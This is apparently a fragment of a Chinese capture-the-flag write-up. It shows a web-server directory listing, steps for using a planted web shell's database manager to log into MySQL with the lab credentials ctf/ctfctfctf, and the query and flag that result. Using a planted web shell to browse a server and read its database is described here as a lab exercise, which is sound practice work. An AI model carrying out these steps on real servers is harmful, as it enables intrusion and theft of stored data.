


/var/www/html/

名称	日期	大小	属性
upload	2021-05-14 02:56:56	4 Kb	0755
config.php	2017-10-16 15:44:40	281 b	0644
index.php	2017-10-16 15:44:40	1.68 Kb	0644



右键点击我们添加的shell。点击数据操作，然后选择mysql，输入登录数据库的用户名ctf和密码ctfctfctf，即可找到flag文件获得flag。



```
SELECT `flag` FROM `flag` ORDER BY 1 DESC LIMIT 0,20;
```

```
flag
flag{49b60f53-74ee-4c00-a815-407caf28e4b8}
```